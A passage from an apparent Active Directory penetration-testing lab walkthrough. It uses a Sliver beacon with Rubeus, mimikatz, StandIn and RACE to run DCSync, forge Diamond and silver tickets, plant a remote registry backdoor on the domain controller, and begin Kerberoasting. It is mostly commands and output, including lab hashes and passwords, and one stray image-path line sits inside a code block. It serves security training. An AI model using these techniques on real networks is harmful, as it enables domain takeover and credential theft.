   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
  \  des cbc md4       OK
  \_ *Password replace @ 000002232170EA78 (32) -> null

mimikatz(commandline) # exit
Bye!
```

Now that we have successfully performed the Pass the hash attack and spawned a new process with DSRM administrator privileges, we can proceed by injecting shellcode in this target process to gain its execution context by simply migrating to the new process

```
[server] sliver (dcorp-std_https) > migrate -p 3320

[*] session f8865911 dcorp-std_https - 172.16.100.X:50703 (dcorp-studentX) - windows/amd64 - Thu, 18 Jan 2024 05:05:16 PST
```

Switch to the new beacon session and validate DSRM administrator rights by listing admin shares on dcorp-dc.

```
[server] sliver (dcorp-std_https) > use f8865911
[*] Active sessions dcorp-std_https (f8865911-780e-4f78-9fcf-a521f0b16aa2)


[server] sliver (dcorp-std_https) > ls '\\dcorp-dc\c$'

[*] Tasked beacon dcorp-std_https (db7cbec4)

[+] dcorp-std_https completed task db7cbec4

\\dcorp-dc\c$\ (15 items, 1.0 GiB)
==================================
drwxrwxrwx  $Recycle.Bin                                  <dir>     Thu Dec 1
4 04:15:02 -0800 2023
drwxrwxrwx  $WinREAgent                                   <dir>     Tue Jan 1
6 03:11:43 -0800 2024
Lrw-rw-rw-  Documents and Settings -> C:\Users            0 B       Thu Nov 1
0 21:51:26 -0800 2022
[snip]
```

Learning Objective 12

- Check if studentX has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentX and execute the DCSync attack to pull hashes of the krbtgt user.

Check if studentX has DCSync rights

Using StandIn

Enumerating for DS-Replication-Get-Changes rights using StandIn we find that our current user principal lacks such privileges.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object
"distinguishedname=DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL" --access --ntaccount
"dcorp\studentx"'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : DC=dollarcorp
    Path     : LDAP://DC=dollarcorp,DC=moneycorp,DC=local

[+] Object properties
    |_ Owner : BUILTIN\Administrators
    |_ Group : BUILTIN\Administrators

[+] Object access rules

[+] Identity --> dcorp\studentX
    |_ Type       : Allow
    |_ Permission : ReadProperty, GenericExecute
    |_ Object     : ANY
```

Add DCSync rights for studentX and execute the attack

Using StandIn and PEzor

To add DCSync rights we can use StandIn. To do so we would require Domain Admin or equivalent rights which can be achieved using Golden / Diamond / DSRM tickets attacks as showcased in prior sections. In this case we use the Diamond ticket attack for Domain Admin impersonation.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'diamond
/krbkey:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/tgtdeleg /enctype:aes /ticketuser:administrator
/domain:dollarcorp.moneycorp.local /dc:dcorp-dc.dollarcorp.moneycorp.local
/ticketuserid:500 /groups:512 /show /ptt'
[*] Got output:

[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/dcorp-d
c.dollarcorp.moneycorp.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API ou
tput.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: 8ns4pHaiE
Xmv8JLwplg+AyxM8h5cH6xJ4l2Su53S864=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIGTTCCBkmgA[snip]

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):

      doIGZjCCBmKgAwIB[snip]

[+] Ticket successfully imported!
```

Add DCSync rights for the dcorp\studentX user using StandIn. We use the **--object** argument to query the target using its samaccountname property and use **--grant** for the principal to grant rights on. Use the **--type** option to specify the type of rights.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object
"distinguishedname=DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL" --grant
"dcorp\studentx" --type DCSync --domain dollarcorp.moneycorp.local'

[*] Got output:
[+] Success - Wrote 164501 bytes to memory
[+] Using arguments: --object "distinguishedname=DC=DOLLARCORP,DC=MONEYCORP,D
C=LOCAL" --grant "dcorp\studentX" --type DCSync --domain dollarcorp.moneycorp
.local



[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : DC=dollarcorp
    Path     : LDAP://DC=dollarcorp,DC=moneycorp,DC=local

[+] Object properties
    |_ Owner : BUILTIN\Administrators
    |_ Group : BUILTIN\Administrators

[+] Set object access rules
    |_ Success, added dcsync privileges to object for dcorp\studentX


[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe purge
```

Test DCSync rights using StandIn and mimikatz-dcsync.exe.packed.dotnet.exe.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object
"distinguishedname=DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL" --access --ntaccount
"dcorp\studentx"'

 .:  Executing assembly ...
[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : DC=dollarcorp
    Path     : LDAP://DC=dollarcorp,DC=moneycorp,DC=local

[+] Object properties
    |_ Owner : BUILTIN\Administrators
```

```
    |_ Group : BUILTIN\Administrators

[+] Object access rules

[+] Identity --> dcorp\studentX
    |_ Type       : Allow
    |_ Permission : ReadProperty, GenericExecute
    |_ Object     : ANY

[+] Identity --> dcorp\studentX
    |_ Type       : Allow
    |_ Permission : ExtendedRight
    |_ Object     : DS-Replication-Get-Changes

[+] Identity --> dcorp\studentX
    |_ Type       : Allow
    |_ Permission : ExtendedRight
    |_ Object     : DS-Replication-Get-Changes-In-Filtered-Set

[+] Identity --> dcorp\studentX
    |_ Type       : Allow
    |_ Permission : ExtendedRight
    |_ Object     : DS-Replication-Get-Changes-All


[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt
```

```
** SAM ACCOUNT **

SAM Username          : krbtgt
Account Type          : 30000000 ( USER OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration    :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID    : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID    : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6d4cc4edd46d8c3d3e59250c91eac2bd

[snip]
```

Learning Objective 13

- Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access.
- Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI.

Modify security descriptors on dcorp-dc to get access using PSRemoting and WMI

Using PS2EXE, Sharp-wmi, RACE and Stracciatella

Since it is hard to find a C# alternative/equivalent for the RACE Toolkit, an easy workaround would be to execute PowerShell scripts using Stracciatella or to go about converting the RACE.ps1 script into an executable script then converting it into a .NET x86-x64 assembly compatible with the execute-assembly command. We will be considering the latter option.

- PS2EXE.ps1: **https://raw.githubusercontent.com/MScholtes/PS2EXE/master/Module/ps2exe.ps1**

The idea is to make RACE.ps1 an executable script rather than just a module script by appending commands at the end of the module script making it executable. Next, we use PS2EXE.ps1 to convert the new RACEex.ps1 into a C# .NET x86-x64 assembly compatible to be run by execute-assembly in Sliver.

To enable WMI rights to allow dcorp\studentX access over a specific namespace on dcorp-dc we use the following command from RACE.ps1.

```
Set-RemoteWMI -SamAccountName studentX -ComputerName dcorp-dc.dollarcorp.mone
ycorp.local -namespace 'root\cimv2' -Verbose
```

To enable PSRemoting rights to allow dcorp\studentX access over a specific namespace on dcorp-dc we use the following command from RACE.ps1.

```
Set-RemotePSRemoting -SamAccountName "studentX" -ComputerName "dcorp-dc.dolla
rcorp.moneycorp.local" -Verbose
```

We create 2 executable scripts - RACEEx.ps1 and RACEExRem.ps1, namely one to add the rights and the other to remove them. Copy Race.ps1 and rename the 2 copies to create the above ps1 files using RACE.ps1 as a base template including all required modules.

```
PS C:\Windows\System32> copy C:\AD\Tools\Sliver\RACE.ps1 C:\AD\Tools\Sliver\R
ACEEx.ps1
PS C:\Windows\System32> copy C:\AD\Tools\Sliver\RACE.ps1 C:\AD\Tools\Sliver\R
ACEExRem.ps1
```

Append the following lines (at the end) to RACEex.ps1 to add WMI and PSRemoting rights and save it.

```
Set-RemoteWMI -SamAccountName studentX -ComputerName dcorp-dc.dollarcorp.mone
ycorp.local -namespace 'root\cimv2' -Verbose;


Set-RemotePSRemoting -SamAccountName studentX -ComputerName dcorp-dc.dollarco
rp.moneycorp.local -Verbose
```



Similarly, append the following lines (at the end) to RACEExRem.ps1 to remove the added WMI and PSRemoting rights and save it.

```
Set-RemotePSRemoting -SamAccountName studentX -ComputerName dcorp-dc.dollarco
rp.moneycorp.local -Remove -Verbose;

Set-RemoteWMI -SamAccountName studentX -ComputerName dcorp-dc.dollarcorp.mone
ycorp.local -namespace 'root\cimv2' -Remove -Verbose
```



Next, spawn a PowerShell administrator prompt and convert both these ps1 files to a C# .NET x86-x64 assembly using PS2EXE.ps1 as follows.

```
PS C:\Windows\system32> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\
Sliver\RACEEx.ps1 -outputFile C:\AD\Tools\Sliver\RACEex.exe -x64 -sta
```

```
Reading input file C:\AD\Tools\Sliver\RACEEx.ps1
Compiling file...
Output file C:\AD\Tools\Sliver\RACEex.exe written

PS C:\Windows\system32> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\
Sliver\RACEExRem.ps1 -outputFile C:\AD\Tools\Sliver\RACEexRem.exe -x64 -sta

Reading input file C:\AD\Tools\Sliver\RACEExRem.ps1
Compiling file...
Output file C:\AD\Tools\Sliver\RACEexRem.exe written

Usage:
C:\AD\Tools\Sliver\ps2exe.ps1 [-inputFile] <file_name> [-outputFile] <file_na
me> [-verbose] [-debug]
       -x64 = Compile for 64-bit runtime only
       -sta = Single Thread Apartment Mode
```

It is also possible to perform this conversion with its GUI wrapper alternative called **Win-PS2EXE.exe**.

Finally, let's execute RACEex.exe with **execute-assembly** as follows to add WMI and PSRemoting rights to our studentuser. Before doing so make sure to impersonate dcorp\svcadmin to get sufficient privileges and make sure to purge the ticket after use.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /show /ptt'


[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/RACEEx.exe'

[*] Output:
VERBOSE: Existing ACL for namespace root\cimv2 is O:BAG:BAD:(A;CIID;CCDCLCSWR
PWPRCWD;;;BA)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCRP;;;LS)(A;CIID;CCDCRP;;;AU)
VERBOSE: Existing ACL for DCOM is O:BAG:BAD:(A;;CCDCLCSWRP;;;BA)(A;;CCDCSW;;;
WD)(A;;CCDCLCSWRP;;;S-1-5-32-562)(A;;CCDCLCSWRP;;;LU)(A;;CCDCSW;;;AC)
VERBOSE: New ACL for namespace root\cimv2 is O:BAG:BAD:(A;CIID;CCDCLCSWRPWPRC
WD;;;BA)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCRP;;;LS)(A;CIID;CCDCRP;;;AU)(A;CI;CCD
CLCSWRPWPRCWD;;;S-1-5-21-1874506631-3219952063-538504511-52621)
VERBOSE: New ACL for DCOM O:BAG:BAD:(A;;CCDCLCSWRP;;;BA)(A;;CCDCSW;;;WD)(A;;C
CDCLCSWRP;;;S-1-5-32-562)(A;;CCDCLCSWRP;;;LU)(A;;CCDCSW;;;AC)(A;;CCDCLCSWRP;;
;S-1-5-21-1874506631-3219952063-538504511-52621)
 ERROR: Processing data for a remote command failed with the following error m
 essage: The I/O operation has been aborted because of either a thread exit or
  an application request. For more information, see the about_Remote_Troublesh
ooting Help topic.
```

Finally re-impersonate our studentX user and test PSRemoting access using Stracciatella as follows. You can alternately test this from a standard PowerShell prompt.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:studentx
/password:TB9zn66fTyxCZxFG /show /ptt'

[*] Output:

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 8595D70A3C150218B35AB4C32A0CF3C8
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\studentX'
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGKTCCBiWgAwIBBaE[snip]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/dollarcorp.moneycorp.local
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  studentX
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  2/14/2024 7:34:17 AM
  EndTime                  :  2/14/2024 5:34:17 PM
  RenewTill                :  2/21/2024 7:34:17 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewa
ble, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  2gJVuqHGi+XOzlt1YgZF8g==
  ASREP (key)              :  8595D70A3C150218B35AB4C32A0CF3C8


[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "Invoke-Command -ScriptBlock
{$env:username} -ComputerName dcorp-dc.dollarcorp.moneycorp.local"'
[*] Output:
studentX
```

Test WMI access using sharp-wmi / CIMPlant.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/SharpWMI.exe' 'action=query query="select * from
win32_process" computername=dcorp-dc'


[*] sharp-wmi output:
Scope: \\dcorp-dc\root\cimv2
```

```
                    Caption : System Idle Process
                CommandLine :
          CreationClassName : Win32_Process
               CreationDate : 20220927200512.156248-420
        CSCreationClassName : Win32_ComputerSystem
                             CSName : DCORP-DC
                        Description : System Idle Process
                    ExecutablePath :
                    ExecutionState :
                     Handle : 0
                  HandleCount : 0
                  InstallDate :
                KernelModeTime : 394253906250
        MaximumWorkingSetSize :
        MinimumWorkingSetSize :
                        Name : System Idle Process
          OSCreationClassName : Win32_OperatingSystem
[snip]
```

Let's execute RACEexRem.exe with execute-assembly as follows to remove/clean up WMI and PSRemoting rights.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /show /ptt'

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/RACEExRem.exe'
[*] Output:
VERBOSE: Existing ACL for namespace root\cimv2 is O:BAG:BAD:(A;CI;CCDCLCSWRPW
PRCWD;;;S-1-5-21-1874506631-3219952063-538504511-52621)(A;CI;CCDCLCSWRPWPRCWD
;;;S-1-5-21-1874506631-3219952063-538504511-52621)(A;CIID;CCDCLCSWRPWPRCWD;;;
BA)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCRP;;;LS)(A;CIID;CCDCRP;;;AU)
VERBOSE: Existing ACL for DCOM is O:BAG:BAD:(A;;CCDCLCSWRP;;;BA)(A;;CCDCSW;;;
WD)(A;;CCDCLCSWRP;;;S-1-5-32-562)(A;;CCDCLCSWRP;;;LU)(A;;CCDCSW;;;AC)(A;;CCDC
LCSWRP;;;S-1-5-21-1874506631-3219952063-538504511-52621)(A;;CCDCLCSWRP;;;S-1-  5-
21-1874506631-3219952063-538504511-52621)
VERBOSE: Removing added entries
VERBOSE: Removing permissions for studentX from ACL for root\cimv2 namespace
VERBOSE: Removing permissions for studentX for DCOM
VERBOSE: The new ACL for namespace root\cimv2 is O:BAG:BAD:(A;CIID;CCDCLCSWRP
WPRCWD;;;BA)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCRP;;;LS)(A;CIID;CCDCRP;;;AU)
VERBOSE: The new ACL for DCOM is O:BAG:BAD:(A;;CCDCLCSWRP;;;BA)(A;;CCDCSW;;;W
D)(A;;CCDCLCSWRP;;;S-1-5-32-562)(A;;CCDCLCSWRP;;;LU)(A;;CCDCSW;;;AC)
```

Purge all tickets using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge
```

Execute a Silver Ticket attack to get code execution with WMI

Using RACE, PS2EXE, Rubeus and Sharp-WMI

To retrieve the machine account hash without Domain Admin privileges, first we need to modify permissions on the DC. The RACE toolkit has a feature that implements a new remote registry backdoor that allows for the remote retrieval of a system's machine account hash to further perform Silver ticket attacks. We can use RACE toolkit along with PS2EXE to add rights to the dcorp\studentX user to retrieve the machine account hash via execute-assembly.

The command to set permissions for dcorp\studentX to retrieve the machine account hash using RACE.ps1 is as follows.

```
Add-RemoteRegBackdoor -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Trus
tee studentX -Verbose
```

The command to retrieve the machine account hash using RACE.ps1 after the permissions are set is as follows is as follows.

```
Get-RemoteMachineAccountHash -ComputerName dcorp-dc.dollarcorp.moneycorp.loca
l -Verbose
```

We create 2 executable scripts - RACEEx1.ps1 and RACEEx2.ps1. Copy RACE.ps1 and rename the copies to create the two ps1 scripts using it as a base template including all required modules.

```
PS C:\Windows\system32> copy C:\AD\Tools\Sliver\RACE.ps1 C:\AD\Tools\Sliver\R
ACEEx1.ps1
PS C:\Windows\system32> copy C:\AD\Tools\Sliver\RACE.ps1 C:\AD\Tools\Sliver\R
ACEEx2.ps1
```

Append the following lines (at the end) to RACEex1.ps1 to set permissions as dcorp\svcadmin to create a remote backdoor to retrieve the machine account hash as dcorp\studentX. Save the ps1 file.

```
Add-RemoteRegBackdoor -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Trus
tee studentX -Verbose
```

Append the following lines to RACEex2.ps1 to retrieve the Machine account hash as **dcorp\studentX**.

```
Get-RemoteMachineAccountHash -ComputerName dcorp-dc.dollarcorp.moneycorp.loca
l -Verbose
```

Next, convert RACEEx1.ps1 and RACEEx2.ps1 and to a C# .NET x86-x64 assembly using PS2EXE.ps1 as follows.

```
PS C:\Windows\system32> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\
Sliver\RACEEx1.ps1 -outputFile C:\AD\Tools\Sliver\RACEEx1.exe -x64 -sta

Reading input file C:\AD\Tools\Sliver\RACEEx1.ps1
Compiling file...
Output file C:\AD\Tools\Sliver\RACEEx1.exe written
```

```
PS C:\Windows\system32> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\
Sliver\RACEEx2.ps1 -outputFile C:\AD\Tools\Sliver\RACEEx2.exe -x64 -sta

Reading input file C:\AD\Tools\Sliver\RACEEx2.ps1
Compiling file...
Output file C:\AD\Tools\Sliver\RACEEx2.exe written
```

Execute these binaries with **execute-assembly** using prior impersonation as follows to add the remote retrieval permissions and retrieve the machine account hash using studentX permissions as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /show /ptt'

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/RACEex1.exe'

       [*]  Output:

       [............snip.............]

VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local : SAM\SAM\Domains\Account] Crea
ting the trustee WMI object with user 'studentX'
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local : SAM\SAM\Domains\Account] Appl
ying Trustee to new Ace
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local : SAM\SAM\Domains\Account] Call
ing SetSecurityDescriptor on the key with the newly created Ace
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local : SAM\SAM\Domains\Account] Back
dooring completed for key
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local] Backdooring completed for syst
em
ComputerName                          BackdoorTrustee
------------                          ---------------
dcorp-dc.dollarcorp.moneycorp.local studentX

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:studentx
/password:TB9zn66fTyxCZxFG /show /ptt'

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/RACEex2.exe'

[*] Output:
VERBOSE: Bootkey/SysKey : BAB78ACD91795C983AEF0534E0DB38C7
VERBOSE: LSA Key        : BDC807FEC0BB38EB0AE338451573904220F8B69404F719BDDB0
3F8618E84005C

ComputerName                          MachineAccountHash
```

```
------------------- ----------------------------
dcorp-dc.dollarcorp.moneycorp.local 36abeac4022fa23f94dd8480c67b5e6e
```

Use the gathered dcorp-dc machine account hash to craft a silver ticket to access the HOST and RPCSS service to get WMI execution rights. Start by using rubeus to get and import a ticket for the HOST service.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'evasive-silver /service:host/dcorp-
dc.dollarcorp.moneycorp.local /rc4:bfc768a2663faa840c08b6530ec4961e
/user:administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /ptt'

[*] Action: Build TGS
[*] Building PAC
[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (DOLLARCORP)
[*] SID            : S-1-5-21-1874506631-3219952063-538504511
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*]  ServiceKey  :  CDD5FA53BCF4A4E240DEA7ADD0A8E374B2764FA7ADEF1615C0A4C523
67793714
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : CDD5FA53BCF4A4E240DEA7ADD0A8E374B2764FA7ADEF1615C0A4C523
67793714
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : host
[*] Target         : dcorp-dc.dollarcorp.moneycorp.local
[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'administrator' to 'host/dcorp-dc.dollarcorp.moneycorp.l
ocal'
[*] AuthTime    : 1/23/2024 9:09:11 AM [*]
StartTime     : 1/23/2024 9:09:11 AM [*]
EndTime        : 1/23/2024 7:09:11 PM
[*] RenewTill      : 1/30/2024 9:09:11 AM

[*] base64(ticket.kirbi): [...........snip.          ]
[+] Ticket successfully imported!
```

Similarly get and import a ticket for **RPCSS** using **rubeus**.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'evasive-silver /service:rpcss/dcorp-
dc.dollarcorp.moneycorp.local /rc4:bfc768a2663faa840c08b6530ec4961e
/user:administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /ptt'
```

```
[*] Action: Build TGS
[*] Building PAC
[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (DOLLARCORP)
[*] SID            : S-1-5-21-1874506631-3219952063-538504511
[*] UserId         : 500                                                [
*] Groups         : 520,512,513,519,518

[............snip.............]

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'administrator' to 'rpcss/dcorp-dc.dollarcorp.moneycorp.
local'
[*] AuthTime    : 1/23/2024 9:10:14 AM [*]
StartTime     : 1/23/2024 9:10:14 AM [*]
EndTime  : 1/23/2024 7:10:14 PM
[*] RenewTill   : 1/30/2024 9:10:14 AM [*]
base64(ticket.kirbi):

[............snip.............]

[+] Ticket successfully imported!
```

To test WMI rights over dcorp-dc, we can use sharp-wmi / CIMplant as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/SharpWMI.exe' 'computername=dcorp-
dc.dollarcorp.moneycorp.local action=query query="select * from
win32_process"'

[*] sharp-wmi output:

  Scope: \\dcorp-dc\root\cimv2

                    Caption : System Idle Process
                CommandLine :
          CreationClassName : Win32_Process
               CreationDate : 20220927200512.156248-420
        CSCreationClassName : Win32_ComputerSystem
                     CSName : DCORP-DC
                Description : System Idle Process
             ExecutablePath :
             ExecutionState :
                     Handle : 0
                HandleCount : 0
                InstallDate :
```

```
                KernelModeTime : 394253906250
        MaximumWorkingSetSize :
        MinimumWorkingSetSize :
                        Name : System Idle Process
          OSCreationClassName : Win32_OperatingSystem
                      OSName : Microsoft Windows Server 2016 Standard

    [..................snip. ..................]
```

Purge all tickets using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Learning Objective 14

Using the Kerberoast attack, crack password of a SQL server service account.

Perform the Kerberoast attack

Using StandIn, Rubeus and Hashcat

We first need to find out services running with user accounts as the services running with machine accounts have difficult passwords. We can enumerate user accounts with SPN enabled using StandIn from the dcorp-stdX session. We use the **--spn** flag to return all accounts that are kerberoastable.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/StandIn.exe' --spn

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Found 1 kerberostable users..

[*] SamAccountName          : websvc
    DistinguishedName       : CN=web svc,CN=Users,DC=dollarcorp,DC=moneycorp,D
C=local
    ServicePrincipalName    : SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL
                              SNMP/ufc-adminsrv
    PwdLastSet              : 11/14/2022 12:42:13 PM UTC
    lastlogon               : 11/16/2022 12:05:33 PM UTC
    Supported ETypes        : RC4_HMAC_DEFAULT

[*] SamAccountName          : svcadmin
    DistinguishedName       : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp
,DC=local
    ServicePrincipalName    : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1
433, MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local
    PwdLastSet              : 11/14/2022 5:06:37 PM UTC
    lastlogon               : 1/19/2024 12:07:01 PM UTC
    Supported ETypes        : RC4_HMAC_DEFAULT
```

